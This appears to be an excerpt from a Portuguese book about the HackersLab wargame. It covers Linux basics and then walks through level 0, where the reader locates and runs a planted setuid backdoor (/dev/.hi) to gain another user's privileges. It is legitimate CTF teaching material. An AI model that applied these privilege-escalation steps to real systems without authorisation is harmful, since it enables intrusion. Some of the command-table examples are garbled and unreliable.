

Introdução

Breve História do Linux

Era uma vez um sistema chamado Unix. Foi criado por Ken Thompson, Dennis Ritchie e equipe. Eles queriam um sistema superior ao Multics, muito utilizado na época. Desenvolveram uma linguagem muito poderosa para ser utilizada nesse sistema: a linguagem C.

Muitas variantes do Unix surgiram: Digital Unix, AIX, HPUX e até versões para computadores pessoais, como Xenix e Minix.

É justamente no Minix que nossa história se inicia. Um estudante, denominado **Linus Torvalds**, utilizava este sistema, mas pensava que poderia ser melhorado. Foi então que, em meados dos anos 90, Linus desenvolveu um kernel (coração de um sistema) de um sistema novo, baseado no Minix e no Unix, denominado **Linux** (de Linus). A partir daí, a popularidade do sistema só vem crescendo e já existem até versões diferentes de Linux (interessante frisar que existem mais versões de Linux que do próprio Unix hoje): Red Hat, Mandrake, SuSe, Slackware, Debian e até a brasileira Conectiva disputam espaço em milhares de servidores e computadores pessoais.



Tux, o pinguim-símbolo do sistema Linux.

Versão de Linux a ser Utilizada junto ao Livro

Você pode estar se perguntando: Qual versão eu devo usar para seguir o livro? Ou: Eu tenho afinidade com esta ou aquela versão de Linux, faz alguma diferença? Não, de modo algum. Nós somente utilizaremos comandos em modo **shell** (texto). Tudo que é feito no **shell** aqui poderá ser feito na interface gráfica. E os comandos praticamente não mudam em versões diferentes do sistema.

Não se preocupe se você não conhecer os comandos: no próximo capítulo, darei uma breve explicação sobre os comandos mais importantes que você utilizará.

Mesmo que você só possua Windows, poderá aproveitar bem o conteúdo já que é somente se conectar ao *HackersLab* via telnet que você estará no Linux. Isso será mostrado passo a passo no nível 1.

Desafio HackersLab

Falamos tanto sobre esse tal de *HackersLab*... O que exatamente é isso? O **Desafio HackersLab** é uma espécie de "jogo" muito conhecido na comunidade de segurança e pelos hackers em geral. É tão conhecido que já existe até uma versão brasileira dele feito pela UFRJ (Universidade Federal do Rio de Janeiro) que foi batizada de **LockABit** (www.lockabit.com).

O desafio é simples (bom, em termos). Você começa no nível 0. Atualmente, existem 18 níveis (contando com o zero) para serem quebrados. Toda vez que você vence um desafio, consegue a senha para o nível superior. E por aí vai.

Se, por acaso, o desafio acabar algum dia, o livro perderá sua utilidade? Claro que não. Como disse, já existem outros desafios baseados no *HackersLab*, e mesmo que não existissem, as ilustrações e screenshots do livro lhe mostram o suficiente para você testar até no seu próprio sistema Linux.

E se eu não conseguir entender os níveis superiores? Não importa... O livro servirá de consulta sempre para você.

Está em um nível que precisa de programação em C e você não consegue entender? Aprenda C. O objetivo do desafio é que você chegue ao nível 17 praticamente como um mestre. Posso lhe mostrar o caminho, mas você tem que percorrê-lo sozinho.

Se você é novato no mundo da segurança, sugiro que leia primeiro o **Guia do Hacker Brasileiro**, assim terá uma base melhor para absorver o que será ensinado aqui.



Logo principal da página www.hackerslab.org

Linux Básico e Essencial

O Básico do Necessário

Neste capítulo, vou abordar o que é necessário saber sobre o Linux para realizar o desafio. Basicamente, veremos comandos do modo texto (**shell**) que serão utilizados, além de algumas noções básicas de estruturação do sistema e uso. Ao longo dos desafios demonstrados, explicarei cada comando que será utilizado com detalhes e screenshots. Por enquanto, é só para os iniciantes do Linux terem uma noção.

Usuários e Grupos

No Linux, assim como em outros sistemas Unix e o Windows NT, 2000 e XP, temos nossa estrutura de utilização dividida em **usuários** e **grupos**. Isso é feito para que o administrador do sistema possa ter um controle maior sobre quem irá acessá-lo. Existe também o "superusuário", denominado **root** que, independente de permissões (as quais veremos a seguir), consegue realizar qualquer coisa no sistema. Um exemplo prático:

Minha conta de usuário no sistema X se chama **marcos**. É criado um espaço na pasta **/home/marcos** para que eu possa armazenar meus arquivos. Meu grupo dentro desse sistema se chama **leitura**. É um nome nada original dado pelo root para designar que todas as pessoas no meu grupo tenham permissão apenas para ler arquivos, mais nada.

Mas, por que os grupos? O administrador (root) não poderia definir isso direto nas contas? Poderia... mas e se um sistema tiver mil contas? Não é mais fácil separar em grupos e realizar as permissões de forma coletiva do que individualmente?

Permissões

Ainda utilizando o exemplo anterior, suponha que dentro da pasta **/home/marcos** eu tenha a permissão de fazer o que eu quiser (ler, gravar e executar arquivos...).

Vamos lá, então. Criei um arquivo texto chamado **teste.txt**. Quando eu listar os dados, ele aparecerá assim:

```
-rwxr-x- marcos ler 10297 teste.txt...
```

O que obtivemos? Após **teste.txt** não nos importa. Vamos analisar as letras iniciais, que são as permissões do arquivo texto que eu criei.

Elas são divididas da seguinte maneira:

r -> ler

w -> escrever

x -> executar

E a divisão é feita do seguinte modo:

Tipo: -

Usuário: *rwX*

Grupo: *r-X*

Todos os outros: —

Explicando: Em **Tipo**, não possui nada, então é um arquivo. Se tivesse **d** seria um diretório e se tivesse **l** seria um link.

Os três primeiros espaços após o tipo são as **permissões do usuário**, ou seja, de quem criou o arquivo (olhe o nome **marcos** na frente das permissões). O usuário **marcos**, então, possui permissão **rwX**, ele pode ler (**r**), gravar (**w**) e executar (**x**) o arquivo.

Logo depois, vêm as permissões de grupo. A permissão vai afetar todos que pertencerem ao meu grupo (que no caso é o **ler**). Eles possuem **r-x**. Como não têm o **w**, eles só podem ler e executar, mas não gravar. E, por fim, os últimos três espaços são reservados para todos os usuários, exceto ao criador do arquivo (**marcos**) e aos que pertencem a seu grupo (**ler**). Como não possui **r**, **w** nem **x**, estes usuários não podem fazer nada com meu arquivo.

Existe, ainda, um bit de permissão além do **r**, **w** e **x** que nos será muito importante mais à frente. É o **s**, o chamado bit **SUID**, sobre o qual não falaremos agora.

As permissões podem ser mudadas assim como os usuários os quais os arquivos pertencem. Estes e outros comandos estão no próximo tópico.

Principais Comandos do Linux

A tabela a seguir mostra os principais comandos do sistema que você precisará saber para se dar bem no desafio. Muitos deles serão utilizados nos níveis, então serão explicados melhor ao longo do livro. Mas já dá para você ir fuçando no Linux com o que vai aprender agora. Observe os comandos:

Comando	Descrição	Exemplo	Explicação
date	<i>Mostra a data e a hora na tela.</i>	<code>date</code>	<i>Sun Wed 15 15:38:00</i>
who	<i>Mostra quem está logado no sistema.</i>	<code>who</code>	<i>Nenhuma.</i>
whoami	<i>Mostra suas informações de usuário.</i>	<code>whoami</code>	<i>Nenhuma.</i>
clear	<i>Limpa a tela e os buffers de linha.</i>	<code>clear</code>	<i>Nenhuma.</i>
echo <i>qualquer coisa</i>	<i>Mostra o que eu vou escrever na tela.</i>	<code>echo Teste!</code>	<i>Escreve Teste! na tela.</i>
banner <i>qualquer coisa</i>	<i>Mostra o que eu vou escrever na tela em letras grandes.</i>	<code>banner Ei!!</code>	<i>Escreve Ei!! Em letras grandes na tela.</i>
cat <i>arq1 arq2 arq3</i>	<i>Mostra os três arquivos em ordem consecutiva como se fossem um só. Pode ser usado para combinar arquivos.</i>	<code>cat dados nomes</code>	<i>Mostra o arquivo dados na tela e imediatamente mostra o arquivo nomes.</i>
df <i>sistema</i>	<i>Reporta a quantidade de blocos livres no disco.</i>	<code>df ~ df \$HOME</code>	<i>Ambos os comandos irão mostrar o total de Kb livres, Kb usados e % utilizada.</i>
head <i>arquivo</i>	<i>Mostra as primeiras dez linhas de um arquivo na tela.</i>	<code>head enderecos head -25 enderecos</code>	<i>Mostra as primeiras dez linhas na tela. Modificação. Mostra as primeiras 25 linhas na tela.</i>
tail <i>arquivo</i>	<i>Mostra as últimas dez linhas de um arquivo na tela.</i>	<code>tail teste.txt</code>	<i>Mostra as últimas dez linhas de teste.txt na tela. O número de linhas também pode ser modificado como no head.</i>

Comando	Descrição	Exemplo	Explicação
<code>more entrada</code>	Mostra na tela qualquer entrada de dados – útil, pois mostra tela a tela.	<code>more teste.txt</code>	Mostra teste.txt com pausa. Comandos internos: barra – Próxima tela; enter – Linha a linha; Q – Sai; G – Vai para o fim; 1G – Vai para o início; ! comando – Executa comando de shell.
<code>ls</code>	Lista todos os arquivos não-ocultos e diretórios.	<code>ls</code>	Lista todos os arquivos não-ocultos e diretórios no diretório atual.
<code>ls -l</code>	Lista todos os arquivos não-ocultos e diretórios no formato longo.	<code>ls bin</code>	Lista todos os arquivos não-ocultos e diretórios dentro do diretório bin .
		<code>ls -l jogos</code>	Lista todos os arquivos não-ocultos e diretórios no formato longo que estão no diretório jogos .
<code>ls -a</code>	Lista todos os arquivos e diretórios, incluindo os ocultos.	<code>ls -a teste</code>	Lista todos os arquivos e diretórios no diretório teste .
<code>ls -r</code>	Lista todos os arquivos não-ocultos e diretórios em ordem alfabética reversa.	<code>ls -r</code>	Lista todos os arquivos não-ocultos e diretórios que estão no diretório atual em ordem alfabética reversa.
<code>ls -p</code>	Lista somente diretórios.	<code>ls -p</code>	Lista todos os subdiretórios dentro do diretório atual.
<code>ls -t</code>	Lista todos os arquivos não-ocultos na ordem que eles foram modificados por último.	<code>ls -t docs</code>	Lista os arquivos não-ocultos e diretórios de docs na ordem que eles foram modificados por último, do mais recente ao último.
Nota: Opções podem ser combinadas usando ls		<code>ls -la</code>	Lista todos os arquivos inclusive ocultos (-a) em formato longo (-l).
	pipe redireciona a saída de um comando para a entrada de outro.	<code>ls -l more</code>	Lista arquivos em formato longo uma tela por vez.

Comando	Descrição	Exemplo	Explicação
>	Envia a saída de um comando para um arquivo designado.	<code>ls -l > teste</code>	Imprime a sua listagem para o arquivo teste . Substitui todos os dados já existentes no arquivo.
>>	Acrescenta a saída de um comando em um arquivo.	<code>ls -l > teste2</code>	Acrescenta a listagem de arquivos no arquivo teste2 sem apagar nada.
&	Roda comandos em background; você ainda pode trabalhar na janela.	<code>xclock &</code>	Roda xclock (um relógio) permitindo que você continue trabalhando. Background significa segundo plano.
~	Designa o diretório HOME (\$HOME).	<code>echo ~</code>	Mostra seu diretório home na tela. É o diretório dado a cada usuário do sistema.
<	Designa a entrada de outro local que não seja o terminal.	<code>ls < teste3</code>	O comando ls consegue sua entrada pelo arquivo teste3 .
*	Qualquer nome de caracteres.	<code>ls *.c</code>	Lista qualquer arquivo e diretório (não-oculto) que termine com c .
?	Qualquer outro caractere.	<code>ls teste?</code>	Lista qualquer arquivo/diretório com teste e um caractere no fim. Exemplo: teste1 , teste2 , testex , etc...
[]	Qualquer caractere dentro dos colchetes.	<code>ls v[6-9]teste</code>	Lista v6teste , v7teste , v8teste , e v9teste .
cd diretório	Muda de seu diretório para um diretório especificado.	<code>cd bin</code> <code>cd ..</code> <code>cd -</code> <code>cd ~</code>	Para o diretório bin ; Para o diretório anterior; Para o diretório de origem; Para seu diretório home .
mkdir nome	Cria um diretório.	<code>mkdir marcos</code>	Cria um diretório chamado marcos dentro do seu diretório atual.
rm arq1 arq2 arq3	Apaga arquivo(s).	<code>rm xyz abc</code> <code>rm *</code>	Apaga os arquivos xyz e abc . Apaga tudo não-oculto.
rm -i arq1 arq2	Confirma antes de apagar arquivos.	<code>rm -i *</code>	Pergunta a cada arquivo se você deseja apagá-lo ou não.

Comando	Descrição	Exemplo	Explicação
<code>rm -f arq1 arq2</code>	Força o arquivo a ser apagado independente de permissões.	<code>rm -f programa</code>	Remove o arquivo programa independente de confirmação e de permissões.
<code>rm -r arq1 arq2</code> <code>rm -R arq1 arq2</code>	Remove um diretório com todos os arquivos e subdiretórios.	<code>rm -r bin</code> <code>rm -R bin</code>	Qualquer um desses irá remover o diretório bin e o que houver dentro dele.
<code>rmdir diretório</code>	Remove um diretório como rm -r , mas o diretório deve estar vazio.	<code>rmdir bin</code>	Remove o diretório bin se estiver vazio.
<code>rm -Rf</code>	Perigoso. Essa combinação apagará qualquer arquivo ou diretório e todo o seu conteúdo.	<code>rm -Rf lixo</code>	Força a remoção sem avisos do diretório lixo e de todo o seu conteúdo.
<code>cp arq1 novonome</code>	Copia um arquivo (arq1) e nomeia a cópia com um novo nome (novonome).	<code>cp velho novo</code>	Faz uma cópia do arquivo chamado velho em seu diretório atual e nomeia a cópia como novo . Obs: Se o arquivo novo já existir, será substituído.
<code>cp -p nome alvo</code>	Preserva todas as permissões originais para o alvo.	<code>cp -p prog1 prog2</code>	Copia o executável prog1 e nomeia a cópia prog2 que manterá a permissão de executar (e as outras).
<code>cp -R diretório alvo</code>	Copia um diretório e nomeia a cópia (alvo).	<code>cp -R velho/ lixo/</code>	Faz uma cópia do diretório chamado velho e nomeia essa cópia como lixo .
<code>mv inicial final</code>	Renomeia ou move (sem copiar) arquivos e diretórios.	<code>mv temp script</code>	Renomeia o arquivo temp para script .
		<code>mv script ~/bin</code>	Movimenta o arquivo script para o diretório bin que está dentro do seu diretório home (~) e mantém seu nome inicial.
<code>pwd</code>	Mostra o diretório atual na tela.	<code>pwd</code>	Mostra algo como "/home/marcos" .

Comando	Descrição	Exemplo	Explicação
pr arquivo	Envia um arquivo para ser impresso.	pr listausuarios	Imprime o conteúdo de listausuarios na impressora padrão.
ps	Mostra alguma informação sobre processos associados com o terminal atual.	ps	Mostra uma lista de IDs de processo, identificadores de terminais, tempo acumulativo de execução e nome do comando.
ps -e	Mostra informação sobre todos os processos.	ps -e	Mostra uma lista de IDs de processo, identificadores de terminais, tempo acumulativo de execução e nome do comando.
ps -f	Mostra uma listagem completa de informações sobre os processos listados.	ps -f	Mostra UID (usuário ou dono do processo), PID (ID do processo – use esse número para matá-lo), PPID (ID originário do processo), STIME (tempo de início do processo), TTY (terminal controlando o processo), TIME (tempo acumulativo do processo) e COMMAND (o comando que iniciou o processo).
ps -u usuário	Mostra todos os processos relacionados a um usuário.	ps -u marcos	Mostra todos os processos que pertencem ao usuário marcos .
ps -ef	Mostra todos os processos em listagem completa.	ps -ef	Mostra todos os processos em listagem completa.
kill id_processo	Pára o processo com o ID fornecido.	kill 6969	Mata o processo com PID 6969.
kill -9 id_processo	Destrói o processo com o ID fornecido.	kill -9 6969	PID # 6969 não tem chance aqui. Será completamente destruído.
grep palavra arquivo	Procura em arquivos ou dados de entrada por palavras e mostra as linhas encontradas.	grep marcos usuarios	Procura pela palavra marcos dentro do arquivo chamado usuarios e mostra todas as linhas com marcos na tela.

Comando	Descrição	Exemplo	Explicação
grep -i palavra arquivo	<i>Procura sem diferenciar maiúsculas e minúsculas.</i>	<code>grep -i oi arquivo1</code>	<i>Procura no arquivo1 por oi, Oi, ol e OI e mostra todos os resultados na tela.</i>
grep -x palavra arquivo	<i>Somente palavras idênticas serão mostradas.</i>	<code>grep -x cru lista</code>	<i>Procura exatamente a palavra cru em lista. Se encontrar outras palavras não-exatas (cruz, cruzeiro, etc...), elas não serão mostradas.</i>
grep com pipe ()	<i>grep é útil quando você o utiliza junto ao pipe.</i>	<code>ps -ef grep bob</code>	<i>Encontra todos os processos em listagem completa e então lhe mostra somente aqueles que tiverem a palavra bob para a tela.</i>
vi arquivo	<i>Editor de texto que existe em todo sistema Unix no mundo.</i>	<code>vi teste.txt</code>	<i>Cria o arquivo texto teste.txt ou o abre se já foi criado.</i>
emacs arquivo	<i>Outro editor de texto.</i>	<code>emacs teste.txt</code>	<i>Cria o arquivo texto teste.txt ou o abre se já foi criado.</i>
compress arquivo	<i>Comprime um arquivo para ganhar espaço em disco</i>	<code>compress arquivo</code>	<i>Comprime arquivo.</i>
uncompress s arquivo	<i>Expande um arquivo comprimido com compress.</i>	<code>uncompress arqcomprimido</code>	<i>Descomprime (expande) arqcomprimido.</i>
id	<i>Mostra seu UID, EUID e GID. Seus números de permissão.</i>	<code>id</code>	<i>Mostra algo como: UID=1000 GID=1000 EUID=0</i>
tar -xvf arquivo	<i>Descomprime arquivos com a extensão .tar.</i>	<code>tar -xvf backdoor.tar</code>	<i>Descompacta backdoor.tar mantendo sua estrutura original de diretórios.</i>
gzip -d arquivo	<i>Descomprime arquivos com a extensão .gz ou .Z.</i>	<code>gzip -d scanner.gz</code>	<i>Descompacta scanner.gz.</i>
tar -zxvf arquivo	<i>Descomprime arquivos que estejam comprimidos com tar e gz.</i>	<code>tar -zxvf programa.tar. gz</code>	<i>Descompacta programa.tar.gz com sua estrutura original de diretórios.</i>
find	<i>Procura arquivos no sistema.</i>	<code>find /</code>	<i>Mostra vários arquivos na raiz.</i>

Comando	Descrição	Exemplo	Explicação
find -name	<i>Especifica o que procurar.</i>	<code>find / -name trojan?</code>	<i>Encontrar desde a raiz (/) qualquer arquivo que tenha o nome trojan e qualquer outro caractere (?) como trojan1, trojan2, trojana, trojans, etc.</i>
file arquivo	<i>Informa qual o tipo de arquivo (se é uma foto, um texto, um executável...).</i>	<code>file /root/texto.txt</code>	<i>Checará o arquivo teste.txt dentro do diretório root e informará algo como: "ASCII TEXT FILE".</i>
strings arquivo	<i>Procura arquivos binários (não só executáveis) por strings (texto).</i>	<code>strings /root/programacomsenha.exe</code>	<i>Mostrará todos os textos dentro do arquivo executável programacomsenha.exe. Os textos vão desde funções (SetAlgumaCoisa) até a própria senha armazenada dentro do programa.</i>
ln arquivo link	<i>Cria um link para um arquivo já existente.</i>	<code>ln /bin/pass /root/senha</code>	<i>Criará um link chamado senha dentro do diretório root que indica para o arquivo /bin/pass.</i>
gcc entrada cc entrada	<i>Compiladores C/C++.</i>	<code>gcc teste.c</code> <code>cc teste.c</code>	<i>Ambos compilarão o arquivo fonte teste.c e criarão um executável.</i>
gcc entrada -o saída	<i>Compila e deixa você especificar o nome do executável criado.</i>	<code>gcc teste.c -o teste.exe</code>	<i>Compila teste.c e cria o executável com o nome teste.exe.</i>
strace executável	<i>Rastreia um arquivo executável e lhe mostra tudo que ele faz no sistema.</i>	<code>strace programa</code>	<i>Entrega-me que funções importantes o programa está utilizando, arquivos temporários que ele cria e outras informações.</i>
chmod permissão arquivo	<i>Muda as permissões destinadas a um arquivo.</i>	<code>chmod 777 /home/texto.txt</code>	<i>Coloca permissões totais (777), ou seja, tanto o criador, as pessoas do seu grupo e todos os outros podem ler, gravar e executar o arquivo.</i>
chown usuario arquivo	<i>Muda o usuário ao qual um arquivo pertence.</i>	<code>chown root /home/texto.txt</code>	<i>O arquivo texto.txt que está dentro do diretório home terá permissão vinculada ao usuário root.</i>

Iniciando o Desafio

Por que se Cadastrar no HackersLab?

Antes de começar a se divertir, você deve se cadastrar no sistema. Assim, outros poderão acompanhar seus avanços e você terá acesso a fóruns de discussão do site, além de seu nome (ou nick) poder ficar na galeria da fama.

Somente se cadastrando no site **www.hackerslab.org** você poderá ler as dicas fornecidas de como passar cada level. Para poupar trabalho, em todo nível eu colocarei a dica e sua tradução.

Realizando o Cadastro

👉 **Passo 1:** Clique em "Free Hacking Zone".



👉 **Passo 2:** Você precisa de uma conta para ver os problemas. Clique em *Registration*.



Passo 3: Obrigatoriamente, você deve preencher os campos com o *, os demais ficam a seu critério.




Passo 4: Seu registro será um sucesso se vir essa tela. Clique em *View Problems*.



➡ **Passo 5:** Coloque o ID e a senha que você registrou.



➡ **Passo 6:** Você está vendo o problema para o level0. Em todo nível, há uma explicação e uma dica.



Acessando o Servidor

Agora é hora de acessar o servidor *HackersLab* via telnet. Conecte-se digitando `telnet drill.hackerslab.org`. Um exemplo de como fazê-lo do Windows:

Vá em *Iniciar/Executar* e digite:



Uma tela aparecerá pedindo login e senha.

O login é *level0* e a senha é *guest*.

```

  Welcome to the FHZ.

  -----
  You are allowed to do whatever you like on this server.
  But remember anybody who might try to use computers as platforms to co
  crimes against computers not in the wargame may be in for
  a long vacation at government expense.

  CONFUCIUS SAYS: iCRACKER WHO GETS BUSTED DOING ONE OF THESE CRIMES,
  WILL SPEND LONG TIME IN JAILHOUSE SOUP.i

  By logging in, you agree that you will abide by the above.

  -----
  login: level0
  Password:

```

Se você estiver vendo um monte de lixo na tela, não se preocupe. Provavelmente, são caracteres coreanos e seu sistema deve ser baseado no inglês/português (sabemos que nunca é totalmente em português).

```

  *You're allowed to do
  whatever you like on this mac
  However, we'll not tolerate D
  Learn and expand your great k
  of hacking legally here.

  [note] Solve each level probl
  ttp directory.

  [level0@drill level0]$

```

Você está conectado. Olhe no prompt que você está como *level0*. Você vai precisar encontrar algum arquivo que possua permissão de *level1* para avançar (veremos adiante). Agora, suponhamos que você conseguiu obter a senha para o *level1*. Como fazer para acessar? Primeiro, volte na página www.hackerslab.org.

```

Mr/ Mrs MyFever
your current level is 0.
The date you achieved your level was 2000-11-15 16:48:01
Good Luck!

Question for jump up level 1

It's a good thing that someone was nice enough to install a
backdoor. Your task is to use this backdoor to get to the next
level. First, telnet to drill.hackerslab.org.
HINT: Check device drivers.

level
password *****
GoGoGo

```

Digite a senha para o próximo level (no caso, o *level1*) e clique em **GoGoGo**.

Se a senha estiver correta, uma mensagem dizendo **Congratulations levelup!** (Parabéns por passar de nível!) aparecerá na tela.

É só clicar em *back* para ver a informação e a dica para o próximo nível. Após ler, conecte-se novamente via telnet em *drill.hackerslab.org*, coloque como login *level1* e a nova senha.



Estrutura de Ensino

Todos os níveis serão apresentados no livro divididos da seguinte maneira:

- ➡ **Problema:** Texto original do problema e sua tradução.
- ➡ **Estudo:** Um estudo sobre quais tipos de conhecimento você terá que ter para avançar nesse level. Nos níveis que tratam de *buffers overflow* e *race conditions*, por exemplo, teremos todo um estudo de como esses problemas ocorrem.
- ➡ **Passo-a-passo:** O próprio nome diz. É a resolução do problema passo a passo, com telas ilustrativas. Após ler o estudo, ficará fácil para você entender o que será feito nessa seção.

Nível 0

Problema

It's a good thing that someone was nice enough to install a backdoor. Your task is to use this backdoor to get to the next level. First, telnet to `drill.hackerslab.org`.

HINT: Check device drivers.

Tradução: É uma coisa boa que alguém foi legal o suficiente para instalar uma porta dos fundos (*backdoor*). Sua tarefa é usar essa *backdoor* para chegar ao próximo nível. Primeiro, dê telnet para *drill.hackerslab.org*.

DICA: Cheque os drivers de dispositivos.

 **Login:** *level0*

 **Senha:** *guest*

Estudo: Introdução

O nível 0, na verdade, é uma introdução ao desafio. Por ser extremamente simples, foi feito apenas para que você entenda alguns dos conceitos que precisará para os próximos níveis. Aproveitarei esse espaço para explicar.

Nosso objetivo principal no *level0*, assim como em todos os outros, é conseguir a senha para o próximo nível. Isso pode ser feito executando o arquivo **pass**, que está no diretório **bin**.

Experimente conectar-se ao *HackersLab* e digitar **pass**. Uma tela aparecerá e mostrará a você a senha do *level0*. Então, para obter a senha para o *level1*, eu tenho que entrar como esse usuário? Como isso é possível?

Existe outra maneira. Em todo nível, existe um arquivo que possui o UID (número de identificação do usuário) superior ao seu e o GID (identificação de grupo idêntica). A tarefa é: como explorar esse arquivo para que, **através dele**, você consiga executar o comando **pass** e pegar a próxima senha? Ora, se fizermos isso através dele e o mesmo tiver um privilégio de usuário (UID) supe-

rior ao nosso, o sistema “pensará” que somos o outro usuário. Difícil? Vejamos um exemplo. Suponha que nos conectemos ao *HackersLab*. Vamos criar um *level0* imaginário, apenas como teste:

 **Login:** *level0*

 **Senha:**

```
[level0 @level0]$ whoami
level0
[level0 @level0]$ id
UID=2000 GID=2000 OUTROIDQUALQUER=9999
```

Até aqui, o que conseguimos? Logamo-nos ao *level0* com êxito, digitamos o comando **whoami**, que nos informou que o nome de usuário é *level0*, e o comando **id**, que nos forneceu os IDs de usuário (UID), de grupo (GID) e outros que não serão necessários para nós.

Agora, mandarei o sistema procurar por arquivos que possuam um UID superior ao nosso. Por exemplo, se o nosso UID é 2000, então quero procurar arquivos que possuam UID 2001 (*level1*).

```
[level0 @level0]$ find / -uid 2001 -gid 2000
/tmp/suzuki: Permission Denied
/bin/joy: Permission Denied
/etc/teste
/usr/local/you: Permission Denied
/var/shenmue: Permission Denied
```

Pedi ao sistema para me mostrar todos os arquivos que tivessem permissão de usuário *level1* (que possui o UID 2001) e de grupo *level0* (de GID 2000). Por que procurar o GID? Simples. O arquivo precisa ser do nosso grupo para que possamos manipulá-lo. Isso ficará mais claro daqui a pouco. Só encontramos de útil o arquivo */etc/teste*. Todo o resto com *Permission Denied* é lixo. Como listar, então, apenas os arquivos que queremos?

```
[level0 @level0]$ find / -uid 2001 -gid 2000 2>/dev/null
/etc/teste
```


Refazendo o comando, incluí a string **2>/dev/null**, que disse ao sistema “tudo que não for necessário (2) envie para (>) o lixo (/dev/null)”. Dessa forma, obtivemos apenas o resultado que esperávamos. Sendo assim, vamos listar informações sobre o arquivo.

```
[level0 @level0]$ ls -la /etc/teste
-rwx-x- 1 level1 level0 10876 Mar 8 06:24 teste
```

Pelas informações, confirmamos o que queríamos. É um arquivo criado pelo usuário *level1* e que pertence ao grupo *level0*. O usuário que o criou possui permissões totais, os usuários do grupo possuem permissão apenas para executar e os outros nem isso. Só por curiosidade, eu poderia procurar o arquivo utilizando o nome de usuário ao invés do UID? Claro! O mesmo comando reformulado:

```
[level0 @level0]$ find / -user level1 -group level0 2>/dev/null
/etc/teste
```


Entramos. Digitei os comandos **whoami** e **id** para ver o nome de usuário e os números de identificação (IDs). Isso não precisa ser feito, apenas o fiz para facilitar a compreensão. Estamos prontos para procurar nosso arquivo alvo.




```

Telnet drillhackerslab.org
(level0@drill:~)$ find / -user level1 -group level0 2>/dev/null
/proc/23398
/proc/30739
/dev/.hi
(level0@drill:~)$ ls -la /dev/.hi
-rwxr-x--- 1 level1 level0 13500 Mar 3 02:45 /dev/.hi
(level0@drill:~)$

```

Digitei o comando **find / -user level1 -group level0 2>/dev/null** para procurarmos arquivos criados pelo *level1* e tendo *level0* como grupo. O sistema encontrou alguns arquivos, entre eles o **/dev/.hi**. **Dev** significa *devices*. Seguindo a dica do nível, vou tentar primeiro esse arquivo. Liste as informações e vi que o mesmo possui permissões de execução para usuários do grupo *level0*. Então, vamos executá-lo e ver o que acontece.




```

Telnet drillhackerslab.org
(level0@drill:~)$ cd /dev
(level0@drill:/dev)$ .hi
zhi .hi: command not found
(level0@drill:/dev)$ ./hi
(level0@drill:/dev)$

```

Digitei **cd /dev** para acessar o diretório onde o arquivo alvo está. Digitei, então, **.hi**. O sistema retornou um erro dizendo que o comando não foi encontrado. Isso significa que o comando não está no PATH. Sem problemas... colocamos um **./** na frente do comando e o executamos: **./hi**. Aparentemente, nada aconteceu. Vamos checar:



Vamos tentar o comando **id**. Oh! Uma surpresa! Apareceu um novo ID de nome EUID com o número 2001 (*level1*). Esse EUID não existia antes... foi nos dado pelo programa. Tentaremos, então, o comando **whoami**, só para tirar as dúvidas.

Isso!! O comando nos informou que somos *level1* (ou pelo menos que temos permissão de *level1*).

